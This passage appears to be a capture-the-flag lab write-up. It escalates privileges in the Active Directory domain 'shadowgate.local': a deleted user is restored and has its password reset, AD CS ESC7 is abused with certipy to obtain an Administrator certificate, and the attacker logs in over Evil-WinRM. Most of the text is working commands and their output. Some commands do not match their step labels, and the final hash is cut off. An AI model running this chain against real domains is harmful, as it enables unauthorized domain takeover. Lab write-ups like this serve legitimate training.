By running "winpeas.exe", we can observe 4 vulnerable templates.

```
ÉÉÉÉÉÉÉÉÉÉ· AD CS templates with dangerous ACEs (ESC4)
È If you can modify a template (WriteDacl/WriteOwner/GenericAll), you can abuse
ESC4 https://book.hacktricks.wiki/en/windows-hardening/active-directory-methodology/ad-certificates.html#esc4
  Dangerous rights over template: User (Rights: WriteProperty,ExtendedRight)
  Dangerous rights over template: UserSignature (Rights: WriteProperty,ExtendedRight)
  Dangerous rights over template: ClientAuth (Rights: WriteProperty,ExtendedRight)
  Dangerous rights over template: EFS (Rights: WriteProperty,ExtendedRight)
  [*] Tip: Abuse with tools like Certipy (template write → ESC1 → enroll).
```

After reading an article explaining the Lifecycle of a deleted Active directory Object, the user "sam.h" might be restored if it's not physically deleted (or hard deleted).

to verify that we can get the deleted object container using Get-ADObject:

```
Get-ADObject -Filter 'isDeleted -eq $true' -IncludeDeletedObjects -
Property * | Format-List Name, ObjectGUID, Deleted,
DistinguishedName
```

```
Name           : Deleted Objects
ObjectGUID      : 97f93862-2117-4937-9609-81595ca795ac
Deleted         : True
DistinguishedName : CN=Deleted Objects,DC=shadowgate,DC=local

Name           : sam.h
                DEL:c0000000-0000-0000-0000-000000000001
ObjectGUID      : c0000000-0000-0000-0000-000000000001
```


"Sam.h" is still in the "Deleted Object" so, we can try to restore it by using "Restore-ADObject":

```
Restore-ADObject -Identity <ObjectGUID>
```

And now, "sam.h" is back as a domain user.

```
*Evil-WinRM* PS C:\Users\oscar.m\Documents> Restore-ADObject -Identity   
*Evil-WinRM* PS C:\Users\oscar.m\Documents> net users  
  
User accounts for \\   
  
Administrator          bogdan.r               daniel.r  
Guest                  krbtgt                 milo.w  
mitch.r                oscar.m               ryan.j  
sam.h                  svc_mssql
```

After running "bloodhound" again, We can see that we have a "GenericAll" ACL over it with the user "oscar.m"



So, let's reset its password using "BloodyAD".

```
bloodyad -d shadowgate.local -u oscar.m -p 'Password123!' -H 10.1.92.85 set password sam.h 'Passw0rd123!'  
  
$ bloodyad -d shadowgate.local -u oscar.m -p 'Password123!' -H 10.1.92.85 set password sam.h 'Passw0rd123!'  
[+] Password changed successfully!
```

And it ours now!

```
$ netexec smb SG-DC01.shadowgate.local -u sam.h -p 'Passw0rd123!' --shares
SMB 10.1.92.85 445 SG-DC01 [*] Windows 10 / Server 201
9 Build 17763 x64 (name:SG-DC01) (domain:shadowgate.local) (signing:True) (SMBv
1:None) (Null Auth:True)
SMB 10.1.92.85 445 SG-DC01 [+] shadowgate.local\sam.h:
Passw0rd123!
```

AD CS abuse

now lets enumerate CA with "sam.h". since the default LDAP schema is set to LDAPS, we have to set it to LDAP since there is no port number 636 observed while enumerating ports at the beginning of the exercise. I think this was blocked as mentioned in the discovered Email.

```
certipy-ad find -u 'sam.h@shadowgate.local' -p 'Passw0rd123!' -dc-ip
10.1.92.85 -ldap-scheme ldap -vulnerable -enable
```

```

Certificate Authorities
0
CA Name : Shadowgate-CA
DNS Name : SG-DC01.shadowgate.local
Certificate Subject : CN=Shadowgate-CA, DC=shadowgate,
Certificate Serial Number : 3DADB967D3C30DB94A9620C07D4332B0
Certificate Validity Start : 2025-12-07 17:37:04+00:00
Certificate Validity End : 2124-12-07 17:47:04+00:00
Web Enrollment
  HTTP
    Enabled : False
  HTTPS
    Enabled : False
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Active Policy : CertificateAuthority_MicrosoftDef
Permissions
  Owner : SHADOWGATE.LOCAL\Administrators
  Access Rights
    Enroll : SHADOWGATE.LOCAL\Authenticated Us
    ManageCa : SHADOWGATE.LOCAL\sam.h
    ManageCertificates : SHADOWGATE.LOCAL\Domain Admins
    Read : SHADOWGATE.LOCAL\Authenticated Us
  [+] User Enrollable Principals : SHADOWGATE.LOCAL\sam.h
  [+] User ACL Principals : SHADOWGATE.LOCAL\sam.h
  [!] Vulnerabilities : User has dangerous permissions.
ESC7

```

We meet the requirement to abuse ESC7 on CA with "sam.h" who is in "ManageCA".

the exploit is executed in this order:

1- adding "sam.h" as "officer"

```
certipy-ad find -u 'sam.h@shadowgate.local' -p 'Passw0rd123!' -dc-ip 10.1.92.85 -ldap-scheme ldap -vulnerable -enable
```

```

$ certipy-ad ca -u 'sam.h@shadowgate.local' -p 'Passw0rd123!' -dc-ip 10.1.92.85 -dc-host SG-DC01.shadowgate.local -ldap-scheme ldap -add-officer sam.h -ca Shadowgate-CA
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'sam.h' on 'Shadowgate-CA'

```

2- adding a new template in CA

```
certipy-ad ca -u 'sam.h@shadowgate.local' -p 'Passw0rd123!' -dc-ip 10.1.92.85 -dc-host SG-DC01.shadowgate.local -ldap-scheme ldap -ca Shadowgate-CA -enable-template 'SubCA'
```

```
└─$ certipy-ad ca -u 'sam.h@shadowgate.local' -p 'Passw0rd123!' -dc-ip 10.1.92.85 -dc-host SG-DC01.shadowgate.local -ldap-scheme ldap -ca Shadowgate-CA -enable-template 'SubCA'
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'Shadowgate-CA'
```

3- requesting certificate as "Administrator" using the new template

```
certipy-ad req -u 'sam.h@shadowgate.local' -p 'Passw0rd123!' -dc-ip 10.1.92.85 -dc-host SG-DC01.shadowgate.local -ldap-scheme ldap -ca Shadowgate-CA -template 'SubCA' -upn 'ADMINISTRATOR@SHADOWGATE.LOCAL'
```

```
└─$ certipy-ad req -u 'sam.h@shadowgate.local' -p 'Passw0rd123!' -dc-ip 10.1.92.85 -dc-host SG-DC01.shadowgate.local -ldap-scheme ldap -ca Shadowgate-CA -template 'SubCA' -upn 'ADMINISTRATOR@SHADOWGATE.LOCAL'
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 6
[-] Got error while requesting certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current user to enroll for this type of certificate.
Would you like to save the private key? (y/N): y
[*] Saving private key to '6.key'
[*] Wrote private key to '6.key'
[-] Failed to request certificate
```

4-request issue via its ID

```
certipy-ad ca -u 'sam.h@shadowgate.local' -p 'Passw0rd123!' -dc-ip 10.1.92.85 -dc-host SG-DC01.shadowgate.local -ldap-scheme ldap -ca Shadowgate-CA -issue-request 6
```



```
|$ evil-winrm -i 10.1.92.85 -u administrator -H a  
0a
```

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami  
shadowgate\administrator
```

Tools and references:

<https://github.com/urbanadventurer/username-anarchy/releases/tag/v0.6>
https://github.com/Greenwolf/ntlm_theft
<https://github.com/CravateRouge/bloodyAD>
<https://www.systoolsgroup.com/how-to/restore-deleted-active-directory-user-account/>
<https://seriotonctf.github.io/BloodyAD-Cheatsheet/index.html>
<https://ring0shady.github.io/posts/adcs-complete-attack-guide/#esc7--vulnerable-ca-acls-manageca--managecertificates>
<https://www.kali.org/tools/bloodyad/>